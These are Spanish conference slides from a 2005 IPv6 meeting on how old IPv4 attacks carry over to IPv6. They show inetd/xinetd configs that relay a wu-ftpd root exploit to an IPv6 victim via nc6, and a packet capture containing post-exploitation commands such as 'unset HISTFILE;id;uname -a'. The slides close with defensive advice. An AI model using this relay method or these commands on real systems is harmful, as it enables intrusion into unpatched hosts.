Reciclaje de ataques IPv4 en IPv6

Francisco Jesús Monserrat Coll

RedIRIS / Red.es

I Jornadas de Ipv6 , Valencia

Jueves 28 de Abril 2005e

Indice

- El reciclaje informático , un ejemplo práctico
- Seguridad en IPv6
- Configuración de una red IPv6
- Demostración de un ataque
- Soluciones y vías futuras

Reciclaje del Hardware (I)

Vax 3100 server:

- No es ni una Sun , ni un PC es un VAX ;-)
- 24 megas RAM
- Disco duro 100Megas
- 16Mhercios
- Sin monitor ;-(
- OpenVMS

En resumen:

- Un cacharro para tirar ;-(

Reciclaje del Hardware (II)

Aunque se puede actualizar:, se abre, se coloca un CD y:

NetBSD ;-)

- Unix de los de antes
  - Ni bash , ni interface gráfico
  - Ocupa poco
  - Ligero (no tiene ni rpm ;.-)
- Soporte de IPv6 de serie sin problemas.

Ejemplo de como reciclar los problemas de seguridad antiguos en Ipv6.

De que no vamos a hablar:

- IPSEC y demás criptocosas
- Marcado de tráfico IP, cabeceras, etc.
- ¿Por qué Ipv6 es más seguro que IPv4 ?
- Etc, etc, etc.
- ...

Se puede:

- Buscar en google
- CISCO:
  http://www.cisco.com/security_services/ciag/documents/v6-v4-threats.pdf
- FIRST Conference:
  https://members.first.org/conference/2004/papers/c06.pdf

De que no vamos a hablar:

- IPSEC y demás criptocosas
- Marcado de tráfico IP, cabeceras, etc.
- ¿Por qué Ipv6 es más seguro que IPv4 ?
- Etc, etc, etc.

Estamos hablando:

- ¿Qué tipos de ataques// intrusión en sistemas podemos tener en máquinas conectadas a Ipv6 ?
- ¿ Estamos preparados para reaccionar ante ataques con Ipv6?


De que no vamos a hablar:

- IPSEC y demás criptocosas
- Marcado de tráfico IP, cabeceras, etc.
- ¿Por qué Ipv6 es más seguro que IPv4 ?
- Etc, etc, etc.

Estamos hablando:


- ¿Qué tipos de ataques// intrusión en sistemas podemos tener en máquinas conectadas a IPv6 ?:
  - Los mismos que en IPv4
- ¿Estamos preparados para reaccionar ante ataques con Ipv6 ?
  - igual que en IPv4

¿Como ve nuestra red un atacante ?




Configuración genérica de IPv4 (II)


Protección de nuestra red



La red en IPv6



Configuración generica de IPv6 (II)



Filtros en IPV6

Muchas veces los filtros aplicados en IPv4 no se aplican en IPv6

- Filtrado por “software” en algunos modelos de routers
- IPv6 es un servicio experimental muchas veces gestionado por departamentos de investigación.
  - Falta de contactos ante problemas de seguridad

Desconocimiento de los problemas de seguridad que pueden existir

- El filtrado IPv6 esta soportado en Linux , pero no en muchos productos comerciales que emplean este sistema operativo como base de su cortafuegos.


En resumen: Muchas redes IPv6 están abiertas por completo, sin ningún filtro desde el exterior.

Repaso de la pila OSI

IPV6 solo afecta a:

- Nivel de Red
  - Icmp
- El tráfico a nivel de aplicación y sesiones (http, por ejemplo) no cambia.

¿Sería posible reciclar las herramientas existentes para que funcionen en IPv6 ?



Exploit de IPv4 en IPv6

Exploit: programa que emplea una vulnerabilidad del Sistema Operativo (demuestra que existe el problema ;-), y suele permitir la ejecución de código en el equipo atacado.

¿Qué hace falta para probar un exploit de IPv4 en IPv6 ?

1) Código fuente del exploit

2) Convertir el código IPv4 a IPv6

Problema: El código fuente no suele ser muy legible o no se dispone de éste

Convertir el tráfico IPv4 en IPv6

Mediante traducción de direcciones (router)

Empleando pasarelas a nivel de transporte (TCP)

Conversión IPv4 a IPv6

¿Qué hace falta ?

- El exploit
  - Disponible en IPv4
- Escuchar en un puerto IPv4
  - Inetd,
  - Xinetd
- Enviar los datos vía IPV6
  - Netcat IPV6 , http://nc6.sourceforge.net

Fallo de seguridad en Wu-ftpd

Exploit contra servidores FTP Linux

- Ejemplo de ataque a nivel de aplicación /protocolo
- Bastante extendido hace unos años
  - Funciona en distintas distribuciones Linux
  - Soporte IPv6 en estas distribuciones Linux.
  - Acceso como root al sistema
- ¿Quien dice que no hay máquinas desprotegidas tras los cortafuegos ?
  - Sistemas Operativos Antiguos
  - Equipos sin actualizar

Configuración de la "pasarela"

•inetd.conf:

```
ftp    stream  tcp    nowait  root /usr/local//bin/nc /usr/local/bin/nc6 victima.ip ftp
```

•xinetd

```
service ftp
{
socket_type       = stream
wait              = no
user              = root
server            = /usr/bin/nc6
server_args       =  victim IPv6_addr  ftp
log_on_success+= DURATION USERID
log_on_failure        += USERID
nice              = 10   }
```

Ejemplo de ataque en IPv6

Tráfico del ataque

```
21:15:26.534722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1449:1477(28) ack 4320 win 33075
0x0000          6000 0000 0030 063b 2001 0720 1710 0f00          `....0.;........
0x0010          0000 0000 0000 0038 2001 0800 0040 2cff          .......8.....@,.
0x0020          0000 0000 0000 0247 8519 0015 2969 aafe          .......G....)i..
0x0030          3ed1 3062 5018 8133 f196 0000 756e 7365          >.0bP..3....unse
0x0040          7420 4849 5354 4649 4c45 3b69 643b 756e          t.HISTFILE;id;un
0x0050          616d 6520 2d61 3b0a                              ame.-a;.
21:15:26.584722 2001:720:40:2cff::247.ftp > 2001:720:6969:666::38.34073: P 4359:4424(65) ack 1477 win 6432
0x0000          6000 0000 0055 0640 2001 0800 0040 2cff          `....U.@.....@,.
0x0010          0000 0000 0000 0247 2001 0720 1710 0f00          .......G........
0x0020          0000 0000 0000 0038 0015 8519 3ed1 3089          .......8....>.0.
0x0030          2969 ab1a 5018 1920 0522 0000 4c69 6e75          )i..P...."..Linu
0x0040          7820 6772 696d 6120 322e 342e 372d 3130          x.grima.2.4.7-10
0x0050          2023 3120 5468 7520 5365 7020 3620 3136          .#1.Thu.Sep.6.16
0x0060          3a34 363a 3336 2045 4454 2032 3030 3120          :46:36.EDT.2001.
0x0070          6936 3836 2075 6e6b 6e6f 776e 0a                 i686.unknown.
21:15:35.044722 2001:720:6969:666::38.34073 > 2001:720:40:2cff::247.ftp: P 1477:1486(9) ack 4424 win 33043
0x0000          6000 0000 001d 063b 2001 0720 1710 0f00          `......;........
0x0010          0000 0000 0000 0038 2001 0800 0040 2cff          .......8.....@,.
0x0020          0000 0000 0000 0247 8519 0015 2969 ab1a          .......G....)i..
```

Afortunadamente Windows XP

- No se configura por defecto para emplear NetBIOS sobre IPv6 (todavía)
- ¿Pocos ataques tras SP2 ?

Pero:

- Configuración automática de túneles:
  - Vamos a permitir que que se salten nuestras políticas de seguridad?
- Acceso vía IPv6 a aplicaciones y servicios filtrados a nivel Ipv4
- ¿Qué pasará cuando los gusanos, etc. empleen IPv6 ?

Conclusiones

¿Qué hacer ?: (Lo mismo que en IPv4):

No conectar a IPv6 equipos que no estén asegurados (parches ;-)

Control de los túneles hacia el exterior

Monitorizar y controlar las redes IPv6 del mismo modo que IPv4

- Flujos
- Cortafuegos
- IDS (no solo monitorizar trafico IPv6)

No tirar los equipos antiguos (salvar el VAX ;-)